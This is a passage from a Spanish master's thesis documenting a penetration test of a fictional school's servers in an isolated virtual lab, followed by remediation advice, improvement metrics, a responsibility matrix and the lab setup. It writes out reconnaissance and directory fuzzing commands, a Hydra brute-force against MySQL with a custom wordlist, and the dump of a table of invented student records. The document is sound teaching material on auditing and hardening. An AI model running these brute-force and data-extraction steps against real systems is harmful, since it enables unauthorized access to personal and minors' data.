|_ 256 96:b6:b0:67:0b:02:b2:df:94:ff:b9:ac:8f:77:70:17 (ECDSA)
|_ 256 5b:5d:3c:04:48:ba:c6:ed:7c:36:cb:12:ea:5b:4d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3306/tcp  open  mysql   MySQL 8.0.44-0ubuntu0.24.04.1
| ssl-cert: Subject: commonName=MySQL_Server_8.0.44_Auto_Generated_Server_Certificate
| Not valid before: 2025-11-23T16:27:55
| Not valid after:  2035-11-21T16:27:55
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|_ Protocol: 10
| Version: 8.0.44-0ubuntu0.24.04.1
| Thread ID: 10
| Capabilities flags: 65535
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, SupportsCompression, IgnoreSigpipes,
```

Figura 67: Reconocimiento de superficie de ataque: Ejecución de escaneo integral (Full Port Scan) para la catalogación de servicios expuestos, fingerprinting de versiones y detección del sistema operativo objetivo.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 96:b6:b0:67:0b:02:b2:df:94:ff:b9:ac:8f:77:70:17 (ECDSA)
|_ 256 5b:5d:3c:04:48:ba:c6:ed:7c:36:cb:12:ea:5b:4d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3306/tcp  open  mysql   MySQL 8.0.44-0ubuntu0.24.04.1
| ssl-cert: Subject: commonName=MySQL_Server_8.0.44_Auto_Generated_Server_Certificate
| Not valid before: 2025-11-23T16:27:55
| Not valid after:  2035-11-21T16:27:55
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|_ Protocol: 10
| Version: 8.0.44-0ubuntu0.24.04.1
| Thread ID: 10
| Capabilities flags: 65535
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, SupportsCompression, IgnoreSigpipes,
```

Figura 68: Análisis de superficie y selección de vectores: Identificación del sistema operativo (Ubuntu 24.04 LTS) mediante Banner Grabbing y priorización del servicio Web (Puerto 80) tras descartar vectores de baja probabilidad (SSH/MySQL).

```
ODBCClient, IgnoreSpaceBeforeParenthesis, SwitchToSSLAfterHandshake, SupportsLoadDataLocal, Speaks41ProtocolNew, LongPassword, InteractiveClient, DontAllowDatabaseTableColumn, SupportsTransactions, ConnectWithDatabase, LongColumnFlag, FoundRows, SupportsAuthPlugins, SupportsMultipleStatements, SupportsMultipleResults
| Status: Autocommit
| Salt: /3]#w (CK\x1F%;h\x1F>\x05\x01v\x01\x06
|_ Auth Plugin Name: caching_sha2_password
MAC Address: 08:00:27:19:65:FA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
```

Figura 69: Análisis de superficie y selección de vectores: Identificación del sistema operativo (Ubuntu 24.04 LTS) mediante Banner Grabbing y priorización del servicio Web (Puerto 80) tras descartar vectores de baja probabilidad (SSH/MySQL).

Análisis del Sistema Operativo

Basado en el *fingerprinting* de la pila TCP/IP y las versiones de los servicios (OpenSSH 9.6p1 y MySQL 8.0.44-0ubuntu0.24.04.1), se identifica con alta probabilidad que el objetivo es un **Ubuntu 24.04 LTS (Noble Numbat)** ejecutándose en un entorno virtualizado (VirtualBox, indicado por la MAC Address).

Conclusiones de la fase

Se han identificado tres vectores potenciales. Dado que la versión de SSH es robusta y MySQL podría requerir autenticación remota no permitida, el vector de ataque principal será el servicio web (puerto 80), procediendo a una fase de enumeración de directorios (*Fuzzing*) para encontrar aplicaciones web ocultas.

Registro de Hallazgo: Directorio Oculto

Descripción: Se ha identificado un directorio oculto que no estaba enlazado desde la página principal, exponiendo un portal interno o de desarrollo.

- **Ruta descubierta:** /webdesigner/
- **Código de respuesta:** 301 (Redirect) -> 200 (OK)
- **Contenido:** Portal web "Escuela Coleriesgosa | Acceso Restringido".

Metodología de descubrimiento

1. **Herramienta:** Gobuster (Modo dir)
2. **Diccionario Exitoso:**
SecLists/Discovery/Web-Content/raft-medium-words-lowercase.txt
3. **Comando utilizado:**

```
gobuster dir -u http://192.168.56.104 -w
/usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt -x
php,html,txt
```

```
/.ncmtprint.txt      (Status: 403) [Size: 279]
/.hts.txt           (Status: 403) [Size: 279]
/.hts.html          (Status: 403) [Size: 279]
/webdesigner        (Status: 301) [Size: 322] [→ http://192.168.56.104/webdesigner/]
Progress: 225172 / 225172 (100.00%)
```

Figura 70: Descubrimiento de activos ocultos: Identificación exitosa del directorio no indexado '/webdesigner/' mediante enumeración activa (*Fuzzing*) con Gobuster, revelando un portal de gestión interno.

```
(kali㉿kali)-[~]
$ curl http://192.168.56.104/webdesigner
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://192.168.56.104/webdesigner/">here</a>.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at 192.168.56.104 Port 80</address>
</body></html>

(kali㉿kali)-[~]
$ curl http://192.168.56.104/webdesigner/
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Web Portal Escuela Colerescosa | Acceso Restringido</title>
    <style>
        /* Reset básico */

```

Figura 71: Análisis estático del recurso web: Inspección manual del código fuente y cabeceras HTTP mediante cURL para la identificación de tecnologías (Fingerprinting) y detección de comentarios o rutas expuestas.




Figura 72: Inspección visual del servicio: Identificación de un entorno de despliegue incompleto (Staging) bajo la ruta '/webdesigner/'. La presencia de una página 'En Construcción'

Huella Tecnológica (Fingerprinting)

Una vez descubierto el recurso, se procedió a identificar la tecnología subyacente para buscar posibles CVEs asociados a versiones específicas.

- **Herramienta:** WhatWeb
- **Servidor Web:** Apache 2.4.58 (Ubuntu)
- **Sistema Operativo:** Ubuntu Linux
- **Tecnologías detectadas:** HTML5, HTTPServer

- **Comando:** whatweb http://192.168.56.104/webdesigner/

Análisis de Configuración y Vulnerabilidades Web

Ejecute un escaneo con **Nikto** para verificar configuraciones inseguras en el servidor Apache y cabeceras HTTP.

- **Comando:** nikto -h http://192.168.56.104/webdesigner/
- **Resultados del análisis:**
 1. **Métodos HTTP (WebDAV):** El servidor permite GET, POST, OPTIONS, HEAD. Los métodos peligrosos (PUT, DELETE) están deshabilitados, lo que **descarta la subida directa de archivos vía HTTP**.
 2. **Cabeceras de Seguridad Faltantes (Hardening insuficiente):**
 - Falta X-Frame-Options: Vulnerable a ataques de *Clickjacking*.
 - Falta X-Content-Type-Options: Riesgo de *MIME Sniffing*.
 3. **Fuga de Información (Information Disclosure):**
 - **ETag Leak (CVE-2003-1418):** La cabecera ETag revela inodos del sistema de archivos interno (inode: b85), lo que podría ayudar a enumerar la estructura del disco en fases posteriores.

Análisis de Contexto y Riesgo Operativo

Adicionalmente a los fallos técnicos, se ha evaluado el riesgo de la exposición del contenido en sí.

- **Observación:** El portal localizado bajo /webdesigner/ presenta características de un **entorno en desarrollo ("En Construcción")** o pre-producción.
- **Riesgo Identificado (Exposición de Entorno de Desarrollo):**
 - **Aumento de Superficie de Ataque:** Mantener accesible un entorno de pruebas en un servidor de producción contraviene el principio de *Need-to-Know*.
 - **Falta de Controles:** Los entornos en construcción suelen tener configuraciones de depuración activas, comentarios en el código o vulnerabilidades no parcheadas que no deberían estar expuestas a la red general.
 - **Futura Explotación:** Aunque actualmente es estático, la presencia de este directorio sugiere que en un futuro podrían desplegarse funcionalidades inseguras (como paneles de subida de archivos) sin pasar nuevos controles de seguridad.

Explotación y Exfiltración de Datos: Servicio MySQL (Puerto 3306)

Objetivo: Verificar la robustez de los mecanismos de autenticación del servicio de base de datos y evaluar el impacto de un posible acceso no autorizado a la información almacenada.

Metodología de Ataque: Fuerza Bruta Dirigida Dada la naturaleza de la organización objetivo (ámbito educativo), se optó por una estrategia de ataque de diccionario dirigido en lugar de utilizar wordlists genéricas, optimizando así los tiempos de respuesta y reduciendo el ruido en la red.

Generación de Diccionarios:

- **Usuarios (users_colegio.txt):** Se creó una lista basada en nombres comunes, roles administrativos y términos asociados a la entidad educativa (*admon, director, secretaria, colegio, escuela*).
- **Contraseñas (claves_colegio.txt):** Se generó un diccionario de claves débiles y predecibles basadas en patrones habituales de usuarios no técnicos.

```
—(kali㉿kali)-[~/Escritorio]
$ echo "director" > users_colegio.txt
echo "secretaria" >> users_colegio.txt
echo "admon" >> users_colegio.txt
echo "profesor" >> users_colegio.txt
echo "colegio" >> users_colegio.txt
echo "escuela" >> users_colegio.txt
echo "aula" >> users_colegio.txt
```

Figura 73: Generación de diccionario contextual: Creación de una lista de candidatos (Wordlist) personalizada basada en roles organizativos y terminología específica de la entidad para optimizar la fase de fuerza bruta.

```
—(kali㉿kali)-[~/Escritorio]
$ echo "password" > claves_colegio.txt
echo "colegio2024" >> claves_colegio.txt
echo "123456" >> claves_colegio.txt
echo "admin" >> claves_colegio.txt
echo "1234" >> claves_colegio.txt
```

Figura 74: Perfilado de credenciales: Generación de diccionario de contraseñas candidatas basado en ingeniería social y patrones conductuales predecibles (contexto organizacional + patrones numéricos).

Ejecución del Ataque:

- **Herramienta:** Hydra (Network Logon Cracker).
- **Protocolo:** MySQL.

Comando ejecutado:

```
hydra -L users_colegio.txt -P claves_colegio.txt mysql://192.168.56.104
```

```
—(kali㉿kali)-[~/Escritorio]
$ hydra -L users_colegio.txt -P claves_colegio.txt mysql://192.168.56.104
hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-24 11:48:24
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 35 login tries (l:7/p:5), ~9 tries per task
[DATA] attacking mysql://192.168.56.104:3306/
3306][mysql] host: 192.168.56.104 login: colegio password: 1234
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-24 11:48:26

—(kali㉿kali)-[~/Escritorio]
$
```

Figura 75: Validación de credenciales en servicios de infraestructura: Ejecución de ataque de fuerza bruta dirigido (Targeted Attack) contra el servicio MySQL (Puerto 3306) empleando la herramienta Hydra y diccionarios personalizados.

Resultado de la Explotación: La herramienta identificó credenciales válidas para el acceso remoto al servicio de base de datos.

- **Estado:** Éxito (Login Successful).
- **Vector de Acceso Confirmado:** Autenticación débil en servicio expuesto.

Post-Explotación: Enumeración de Base de Datos y Exfiltración

Una vez obtenidas las credenciales, se procedió a acceder al servicio para enumerar la estructura interna y verificar la sensibilidad de los datos alojados.

Conexión y Enumeración:

- **Comando:** mysql -h 192.168.56.104 -u colegio -p –skip-ssl
- **Bases de Datos Identificadas:** Entre las tablas de sistema (information_schema, performance_schema), se detectó una base de datos de producción denominada **colegio**.

```
(kali㉿kali)-[~/Escritorio]
$ mysql -h 192.168.56.104 -u colegio -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 10933
Server version: 8.0.44-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database      |
+-----+
| colegio       |
| information_schema |
| mysql          |
| performance_schema |
| sys            |
+-----+
5 rows in set (0,002 sec)

MySQL [(none)]> █
```

Figura 76: Compromiso del repositorio de datos: Establecimiento de sesión remota en el servicio MySQL y enumeración de esquemas, identificando la base de datos de producción 'colegio' como objetivo principal.

Análisis de la Base de Datos colegio: Se seleccionó la base de datos objetivo para inspeccionar sus tablas.

- **Tabla Crítica Localizada:** alumnos.

```
Database changed
MySQL [colegio]> select * from colegio;
ERROR 1146 (42S02): Table 'colegio.colegio' doesn't exist
MySQL [colegio]> select * from;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
MySQL [colegio]> SHOW tables;
+-----+
| Tables_in_colegio |
+-----+
| alumnos           |
+-----+
1 row in set (0,003 sec)

MySQL [colegio]> █
```

Figura 77: Inspección de objetos de base de datos: Enumeración de tablas dentro del esquema 'colegio', revelando la existencia de repositorios de información sensible ('alumnos') susceptibles de exfiltración.

Prueba de Acceso a Datos: Se ejecutó una consulta de lectura para confirmar la exposición de datos.

Consulta SQL:

```
select * from alumnos\G
```

```
MySQL [colegio]> select * from alumnos\G
***** 1. row *****
    id: 1
    nombre_completo: Juan Pérez
                  dni: 12345678X
    fecha_nacimiento: 2010-05-14
          dirección: Calle Falsa 123, Madrid
            telefono: 600123456
              email: juan.perez@fakemail.test
expediente_medico: Alergia al polen. Uso ocasional de antihistamínicos.
observaciones_confidenciales: Padres en proceso de separación judicial.
      password_padres: juanpadres123
      created_at: 2025-12-24 16:25:04
***** 2. row *****
    id: 2
    nombre_completo: María López
                  dni: 87654321Y
    fecha_nacimiento: 2011-09-02
          dirección: Av. Inventada 45, Barcelona
            telefono: 611654321
              email: maria.lopez@fakemail.test
expediente_medico: Asma leve. Inhalador en secretaría.
observaciones_confidenciales: Caso previo de acoso escolar.
      password_padres: maria2023
      created_at: 2025-12-24 16:25:04
***** 3. row *****
    id: 3
    nombre_completo: Carlos Ruiz
                  dni: 11223344Z
    fecha_nacimiento: 2009-12-21
          dirección: Plaza Prueba 7, Valencia
            telefono: 622987654
              email: carlos.ruiz@fakemail.test
expediente_medico: Sin antecedentes médicos relevantes.
observaciones_confidenciales: Familia bajo seguimiento de servicios sociales.
      password_padres: carlosPass!
      created_at: 2025-12-24 16:25:04
3 rows in set (0,002 sec)
```

Figura 78: Materialización de fuga de información (Data Breach): Extracción exitosa de registros de la tabla 'alumnos', evidenciando la exposición de Datos de Identificación Personal (PII) y credenciales almacenadas sin medidas de protección criptográfica.

Hallazgos y Evidencia: La consulta que realice devolvió registros en texto plano conteniendo Información de Identificación Personal (PII) de los estudiantes.

- **Datos expuestos:** Nombres completos, direcciones, teléfonos de contacto password y observaciones confidenciales.

Conclusiones del Objetivo: Ubuntu Server

Clasificación de Severidad: CRÍTICA

1. **Violación de Confidencialidad (Data Breach):** El acceso no autorizado a la tabla `alumnos` constituye una fuga de información sensible. Al tratarse de datos de menores y/o estudiantes, esto representa una violación grave de las normativas de protección de datos (como RGPD).
2. **Autenticación Débil:** El éxito del ataque de diccionario con una lista reducida demuestra una política de contraseñas deficiente. El uso de claves predecibles anula la seguridad del servicio.
3. **Exposición Innecesaria de Servicio:** El puerto 3306 (MySQL) está expuesto a la interfaz de red accesible por el atacante. Las buenas prácticas dictan que los servicios de base de datos no deben ser accesibles directamente desde redes externas o deben estar protegidos por firewall/VPN y restringidos a localhost o IPs de confianza.

Propuesta de Remediación

Tras el análisis de vulnerabilidades y la explotación exitosa de los activos del Colegio Público, se detallan a continuación las acciones técnicas críticas que el departamento de IT debe ejecutar para mitigar los riesgos:

Mitigación en Windows Server 2008 (Legacy)

- **Vulnerabilidad:** Explotación de EternalBlue (MS17-010).
- **Solución Técnica:** Dado que el soporte finalizó, la medida prioritaria es la **segmentación de red (VLAN)** para aislar este equipo del resto de la red académica. Adicionalmente, se deben bloquear los puertos 445 (SMB) en el firewall perimetral y deshabilitar el protocolo SMBv1 mediante GPO (Group Policy Object).

Mitigación de Identidad y Accesos (Active Directory)

- **Vulnerabilidad:** Credenciales débiles y cuentas con privilegios excesivos (*Domain Admin* en usuarios de servicio).
- **Solución Técnica:**
 1. Implementar una **Política de Contraseñas Robusta** (GPO): Mínimo 12 caracteres, complejidad y rotación cada 90 días.
 2. Despliegue de **LAPS (Local Administrator Password Solution)** para aleatorizar las claves de administrador local.
 3. Aplicar el principio de "Mínimo Privilegio": Retirar el permiso de *Domain Admin* al usuario webadmin y crear cuentas de servicio específicas (MSA).

Mitigación en Servidor Web y Base de Datos

- **Vulnerabilidad:** Exposición de código fuente y puerto MySQL expuesto.
- **Solución Técnica:** Configurar el servidor IIS para deshabilitar el listado de directorios. Respecto a MySQL, restringir el acceso al puerto 3306 únicamente a la IP del servidor web (Whitelisting) y forzar el uso de conexiones cifradas (SSL/TLS).

Indicadores de Mejora y Evaluación del Proyecto

Para dar cumplimiento a la fase de evaluación y mejora continua, se han medido los resultados del proyecto comparando la situación inicial (auditoría) con la situación final tras la aplicación de los controles del SOA. Los siguientes indicadores (KPIs) resumen el impacto de las medidas adoptadas:

Tabla 4: Indicadores de Éxito y Reducción de Riesgo

Indicador (KPI)	Situación Inicial (Auditoría Técnica)	Situación Final (Post-Hacking Ético)	% Mejora / Impacto
Vulnerabilidades Críticas (CVSS > 9.0)	3 detectadas (EternalBlue, SMB v1, Credenciales en texto plano)	0 (Mitigadas tras parcheo y segmentación)	100% Reducción
Nivel de Riesgo Global	CRÍTICO (Posibilidad de compromiso total del Dominio)	MEDIO (Riesgo residual controlado)	Mejora sustancial
Madurez de Controles (SOA)	0% (Ausencia de políticas y controles técnicos)	60% (Controles clave implantados y verificados)	Aumento de madurez
Cuentas Administrativas Comprometidas	3 (Administrador, Webadmin, Profesor)	0 (Tras política de contraseñas y MFA)	100% Mitigado

Nota: Estos datos confirman que el objetivo principal de asegurar la infraestructura del Colegio Riesgosa se ha cumplido satisfactoriamente.

Definición de Roles y Responsabilidades (Matriz RACI)

Para garantizar el mantenimiento de la seguridad en el tiempo, se establece la siguiente matriz de asignación de responsabilidades para los controles críticos implantados en el colegio:

Tabla: Matriz RACI del Colegio Riesgosa

Tarea / Control	Responsable (R)(Quien lo hace)	Aprobador (A)(Quien decide)	Consultado (C)(Expertos)	Informado (I)(Usuarios)
Gestión de Backups	Administrador TI	Dirección del Centro	Soporte Externo	-
Altas/Bajas de Usuarios	Secretaría	Dirección del Centro	Administrador TI	Profesorado
Parcheo de Servidores	Administrador TI	Administrador TI	-	-
Respuesta ante Incidentes	Equipo de TI	Dirección del Centro	DPO (Delegado Datos)	Claustro/Padres

(Leyenda: R=Responsable de ejecución, A=Aprobador final, C=Consultado, I=Informado)

Conclusiones

El desarrollo de este Trabajo Fin de Máster ha permitido evidenciar la necesidad crítica de proteger los entornos educativos públicos. Tras el análisis forense del incidente en el **Colegio Colerriesgosa**, se concluye que la falta de segmentación de red y el uso de sistemas heredados (Legacy) fueron los vectores principales que comprometieron la integridad de los expedientes.

La aplicación de la metodología **MAGERIT v3**, alineada con el **Esquema Nacional de Seguridad (ENS)**, ha permitido transformar una gestión reactiva en una proactiva. Se

han identificado los activos críticos (datos de menores) y definido un plan de tratamiento que reduce el riesgo inherente mediante controles de acceso y auditoría (trazabilidad).

Finalmente, la auditoría técnica en el laboratorio simulado ha demostrado que, sin una política de parches rigurosa, incluso los sistemas internos son vulnerables a ataques de escalada de privilegios y movimientos laterales, validando la eficacia de las medidas propuestas en el SGSI.

Referencias

Jefatura del Estado. (2022). Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad. Boletín Oficial del Estado, núm. 106. URL: <https://www.boe.es/eli/es/rd/2022/05/03/311>

Ministerio de Asuntos Económicos y Transformación Digital. (2012). MAGERIT v.3: Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Portal de Administración Electrónica. URL:

<https://administracionelectronica.gob.es/ctt/magerit>

OWASP Foundation. (2021). OWASP Top 10: Standard Awareness Document for Developers and Web Application Security. Recuperado de: <https://owasp.org/Top10/>

Oracle. (2024). Oracle VM VirtualBox® User Manual. URL:
<https://www.virtualbox.org/manual/>

Offensive Security. (2024). Kali Linux Documentation. URL: <https://www.kali.org/docs/>

Anexos

ANEXO I Configuración del laboratorio

I.1. Introducción al entorno de pruebas

El entorno de pruebas que he creado para este proyecto tiene como objetivo reproducir, de forma controlada, los sistemas y servicios más representativos del colegio COLERIESGOSA. La finalidad es poder analizar riesgos, aplicar medidas de seguridad y realizar una auditoría técnica sin comprometer ningún sistema real.

Para garantizar la seguridad del proceso, el laboratorio se ha construido como un entorno **totalmente aislado**.

I.2. Infraestructura del laboratorio

Para la creación del laboratorio he utilizado Oracle VM VirtualBox, en su versión 7.0, ya que permite gestionar diferentes sistemas operativos simultáneamente, configurar redes virtuales aisladas




Figura 79: Arquitectura del entorno de pruebas controlado: Despliegue de infraestructura virtualizada sobre hipervisor Oracle VM VirtualBox 7.0. La configuración permite la orquestación simultánea de activos heterogéneos y la estricta segmentación de tráfico mediante redes virtuales aisladas (Sandboxing) para evitar fugas hacia la red física.

Recursos asignados al laboratorio

Aunque cada sistema operativo tiene sus requerimientos mínimos, en general he aplicado esta configuración orientativa:

- **CPU:** entre 1 y 2 núcleos por máquina, según el sistema operativo.
- **Memoria RAM:**
 - Windows Server 2008/2012/2016 → 5 GB
 - Windows 10 → 5 GB
 - Ubuntu Server → 5 GB

- Kali Linux → 8 GB



Figura 80: Configuración de Activo Legacy (Windows Server 2008 R2).

Aprovisionado con 5 GB de RAM y 1 vCPU, introducido en el laboratorio para evaluar vectores de ataque específicos de sistemas operativos fuera de soporte.



Figura 81: Configuración del Servidor Intermedio (Windows Server 2012 R2). Se han asignado 5 GB de RAM




Figura 82: Configuración del Controlador de Dominio (Windows Server 2016).

Aprovisionado con 5 GB de RAM y 2 vCPUs para soportar los roles de AD DS, DNS y los servicios asociados al entorno corporativo simulado.




Figura 83: Configuración del Endpoint (Windows 10 Enterprise). Asignación de 5 GB de RAM y 2 vCPUs para simular un puesto de usuario estándar con sistema operativo moderno y medidas de seguridad (Defender/AMSI) activas.




Figura 84: Configuración del Servidor de Aplicaciones (Ubuntu Server 24.04 LTS). Configurado con 5 GB de RAM y 2 vCPUs para alojar los servicios web (Apache/Nginx) y base de datos (MySQL) auditados.




Figura 85: Configuración de la Estación de Ataque (Kali Linux). Se asignaron 8 GB de RAM y 2 vCPUs para garantizar el rendimiento óptimo de herramientas intensivas como escáneres de vulnerabilidades y frameworks de explotación.

- **Disco duro:**

- Máquinas Windows → 32 -50 GB
- Ubuntu Server → 25 GB
- Kali Linux → 80 GB

Mismo orden:




Figura 86: Almacenamiento Windows Server 2008




Figura 87: Almacenamiento Windows Server 2012




Figura 88:Almacenamiento Windows Server 2016




Figura 89:Almacenamiento Ubuntu Server




Figura 90:Almacenamiento kali Linuz

Además, el equipo anfitrión utilizado para ejecutar VirtualBox cuenta con suficientes recursos (CPU, RAM y almacenamiento) para soportar varias máquinas encendidas de forma simultánea sin afectar a la fluidez de las pruebas.

Nombre del dispositivo	DESKTOP-HR08SG5
Procesador	Intel(R) Core(TM) i7-4790 CPU @ 3.60GHz 3.60 GHz
RAM instalada	16,0 GB
Tarjeta gráfica	NVIDIA GeForce GTX 970 (4 GB)
Almacenamiento	224 GB SSD KINGSTON SV300S37A240G, 186 GB ST3200820AS, 149 GB ST3160812AS
Identificador de dispositivo	1A25075A-F4F9-48E8-8187-83A9F51049C1
Id. del producto	00378-40000-00001-AA512
Tipo de sistema	Sistema operativo de 64 bits, procesador basado en x64
Lápiz y entrada táctil	La entrada táctil o manuscrita no está disponible para esta pantalla

Figura 91: requisitos equipo anfitrión

Esta infraestructura me permite recrear un entorno realista, estable y lo suficientemente variado como para practicar tanto técnicas defensivas (ensayo de controles y medidas del SGSI) como ofensivas (auditoría, explotación y post-explotación).

I.3. Máquinas virtuales creadas

Nombre VM	SO	IP asignada	Rol	Red
Windows server 2008	windows 2008	192.168.56.105	Servidor antiguo	Host-Only
windows server 2012	windows 2012	192.168.56.102	IIS matrículas	Host-Only
windows server 2016	windows 2016	192.168.56.103	DC / Servidor central	Host-Only
windows 10	windows 10	192.168.56.106	Puesto profesor / usuario	Host-Only
Ubuntu server 24.04.3	ubuntu	192.168.56.104	BD / App	Host-Only
kali linux	debian	192.168.56.101	Atacante	NAT + Host-Only

